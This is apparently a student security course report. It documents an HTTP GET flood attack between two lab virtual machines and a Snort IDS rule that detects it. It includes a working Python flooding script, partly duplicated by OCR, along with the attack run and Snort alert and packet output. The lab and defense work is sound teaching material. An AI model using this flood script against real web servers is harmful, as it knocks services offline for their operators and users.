INFORMATION SECURITY AND ASSURANCE

FINAL PROJECT REPORT

HTTP FLOODING:

Language: python

HTTP flood is a type of **Distributed Denial of Service (DDoS)** attack in which the attacker exploits seemingly-legitimate HTTP GET or POST requests to attack a web server or application.

Attack Description:

When an HTTP client like a web browser “talks” to an application or server, it sends an HTTP request - generally one of two types of requests: GET or POST. A GET request is used to retrieve standard, static content like images while POST requests are used to access dynamically generated resources. The victims machine is continuously set to a busy state by sending continuous requests from different networks using a Distributed denial of service(DDos), until all resources for incoming connections on the server (the victim) are used up, hence making any further (including legitimate) connections impossible until all data has been sent.

Attack and Defense Setup

I have used Ubuntu for both attacker and Victim for http flooding.

I have installed a virtual Box an installed two Ubuntu and connected them to a host network. So, the IP addresses of the machines are like 192.168.230.100 and 192.168.230.101.

I have installed HTTP server to run the local host in the victim machine. Also installed Snort to Defend the attack.

SYSTEM CONFIGURATIONS:


Attacker: Ubuntu 10.10, IPAddress 192.168.230.100

Defense: Ubuntu 16.04.1, IPAddress 192.168.230.101

Attacker: Ubuntu 10.10

Defense: Ubuntu 16.04.1

ATTACK SEQUENCE:



Protocols

I have used tcp protocol for http flooding.


Attack Flow:

I have installed http server in the victim machine and then started the http server using the command


➔ sudo systemctl start apache2.service

After the http server is started you have to check the localhost in the web browser, if the default web page is displayed the http server is working.

Now on the attacker side I have run the following python script.




```python
import socket
import random
import sys
import time

running = True
count = 0

class httpDos():
    def __init__(self, host, port=80):
        self.host = host
        self.port = port
        self.run(host, port)
    def run(self, host, port):
        while running:
            ip = socket.gethostbyname(host)
            dos = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            msg = 'Null'
            try:
                dos.connect((host, 80))
                dos.send("GET / HTTP/1.1\r\n")
                dos.sendto("GET /%s HTTP/1.1\r\n" % msg, (ip, port))
                global count; count+=1
            except socket.error:
                print ("[!] Unknown Host")
                dos.close()
                sys.exit(1)


def banner():
        print ("python flood")
```



```
        self.port = port
        self.run(host, port)
    def run(self, host, port):
        while running:
            ip = socket.gethostbyname(host)
            dos = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            msg = 'Null'
            try:
                dos.connect((host, 80))
                dos.send("GET / HTTP/1.1\r\n")
                dos.sendto("GET /%s HTTP/1.1\r\n" % msg, (ip, port))
                global count; count+=1
            except socket.error:
                print ("[!] Unknown Host")
                dos.close()
                sys.exit(1)


def banner():
        print ("python flood")

if __name__ == '__main__':
        try:
                banner()
                host = raw_input("Enter the Host: "); port = input("Port No: ")
                httpDos(host, port)


        except KeyboardInterrupt:
                print ("\n[!] Process Interrupted")
                print ("Attacked ", count, " times.")
sys.exit(0)
```

After running the code I have checked the victim machine if I can open the local host on the web browser , I couldn’t open it .

Now I have installed snort IDS in the victim machine to defend the attack. I have added my snort rule in the snort.conf file.




```
akhila@akhila:~/Downloads$ python ./at3.py
python flood
Enter the Host: 192.168.230.100
Port No: 80
^Z
[2]+  Stopped                 python ./at3.py
akhila@akhila:~/Downloads$ 
```


And my Snort rule is :

alert tcp any any -> 192.168.230.101 80 (msg: "Flood attempt using GET request!!!"; flow: to_server , established; content: "GET"; detection_filter: track by_src, count 60, seconds 30;)


Alerting a tcp connection from any ipaddress and any port to victims ip address for port 80(http) by sending a message “Flood attempt using GET request!!! “ and specifying the flow to_server and if the tcp session is established and if the more than 60 packets is transmitted in a time span of 30 Seconds from a particular source.




```
   Pkts/sec:         1322
===============================================================================
Memory usage summary:
  Total non-mmapped bytes (arena):       782336
  Bytes in mapped regions (hblkhd):      21864448
  Total allocated space (uordblks):      672880
  Total free space (fordblks):           109456
  Topmost releasable block (keepcost):   102384
===============================================================================
Packet I/O Totals:
   Received:       586342
   Analyzed:       585740 ( 99.897%)
    Dropped:            0 (  0.000%)
   Filtered:            0 (  0.000%)
Outstanding:          602 (  0.103%)
   Injected:            0
===============================================================================
Breakdown by protocol (includes rebuilt packets):
        Eth:       585739 (100.000%)
       VLAN:            0 (  0.000%)
        IP4:       585734 ( 99.999%)
       Frag:            0 (  0.000%)
       ICMP:            0 (  0.000%)
        UDP:           20 (  0.003%)
```




```
   Injected:            0
===============================================================================
Breakdown by protocol (includes rebuilt packets):
        Eth:       585739 (100.000%)
       VLAN:            0 (  0.000%)
        IP4:       585734 ( 99.999%)
       Frag:            0 (  0.000%)
       ICMP:            0 (  0.000%)
        UDP:           20 (  0.003%)
        TCP:       585714 ( 99.996%)
        IP6:            1 (  0.000%)
    IP6 Ext:            1 (  0.000%)
   IP6 Opts:            0 (  0.000%)
      Frag6:            0 (  0.000%)
      ICMP6:            0 (  0.000%)
       UDP6:            1 (  0.000%)
       TCP6:            0 (  0.000%)
     Teredo:            0 (  0.000%)
    ICMP-IP:            0 (  0.000%)
    IP4/IP4:            0 (  0.000%)
    IP4/IP6:            0 (  0.000%)
    IP6/IP4:            0 (  0.000%)
    IP6/IP6:            0 (  0.000%)
        GRE:            0 (  0.000%)
```



```
TCP Options (3) => NOP NOP TS: 1096286 1087036

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
12/06-18:16:14.471468 08:00:27:57:C3:14 -> 08:00:27:BE:DB:BF type:0x800 len:0x5
6
192.168.230.101:48630 -> 192.168.230.100:80 TCP TTL:64 TOS:0x0 ID:62875 IpLen:2
0 DgmLen:72 DF
***AP**F Seq: 0x52463B5  Ack: 0x286226A2  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1087036 1096286
47 45 54 20 2F 4E 75 6C 6C 20 48 54 54 50 2F 31  GET /Null HTTP/1
2E 31 0D 0A                                      .1..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/06-18:16:14.471519 08:00:27:BE:DB:BF -> 08:00:27:57:C3:14 type:0x800 len:0x4
2
192.168.230.100:80 -> 192.168.230.101:48398 TCP TTL:64 TOS:0x0 ID:25873 IpLen:2
0 DgmLen:52 DF
***A***F Seq: 0x7554E125  Ack: 0x5C5F50E3  Win: 0xE3  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1096286 1087017

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```



```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

12/06-18:16:14.472601 08:00:27:BE:DB:BF -> 08:00:27:57:C3:14 type:0x800 len:0x2
25
192.168.230.100:80 -> 192.168.230.101:48404 TCP TTL:64 TOS:0x0 ID:20150 IpLen:2
0 DgmLen:535 DF
***AP*** Seq: 0x8A41F4F8  Ack: 0x425E7ED9  Win: 0xE3  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1096286 1087018
48 54 54 50 2F 31 2E 31 20 34 30 30 20 42 61 64  HTTP/1.1 400 Bad
20 52 65 71 75 65 73 74 0D 0A 44 61 74 65 3A 20   Request..Date:
57 65 64 2C 20 30 37 20 44 65 63 20 32 30 31 36  Wed, 07 Dec 2016
20 30 30 3A 31 36 3A 31 34 20 47 4D 54 0D 0A 53   00:16:14 GMT..S
65 72 76 65 72 3A 20 41 70 61 63 68 65 2F 32 2E  erver: Apache/2.
34 2E 31 38 20 28 55 62 75 6E 74 75 29 0D 0A 43  4.18 (Ubuntu)..C
6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 33  ontent-Length: 3
30 31 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20  01..Connection:
63 6C 6F 73 65 0D 0A 43 6F 6E 74 65 6E 74 2D 54  close..Content-T
79 70 65 3A 20 74 65 78 74 2F 68 74 6D 6C 3B 20  ype: text/html;
63 68 61 72 73 65 74 3D 69 73 6F 2D 38 38 35 39  charset=iso-8859
2D 31 0D 0A 0D 0A 3C 21 44 4F 43 54 59 50 45 20  -1....<!DOCTYPE
48 54 4D 4C 20 50 55 42 4C 49 43 20 22 2D 2F 2F  HTML PUBLIC "-//
49 45 54 46 2F 2F 44 54 44 20 48 54 4D 4C 20 32  IETF//DTD HTML 2
2E 30 2F 2F 45 4E 22 3E 0A 3C 68 74 6D 6C 3E 3C  .0//EN">.<html><
```



Apache2 Ubuntu Default Page

ubuntu

It works!

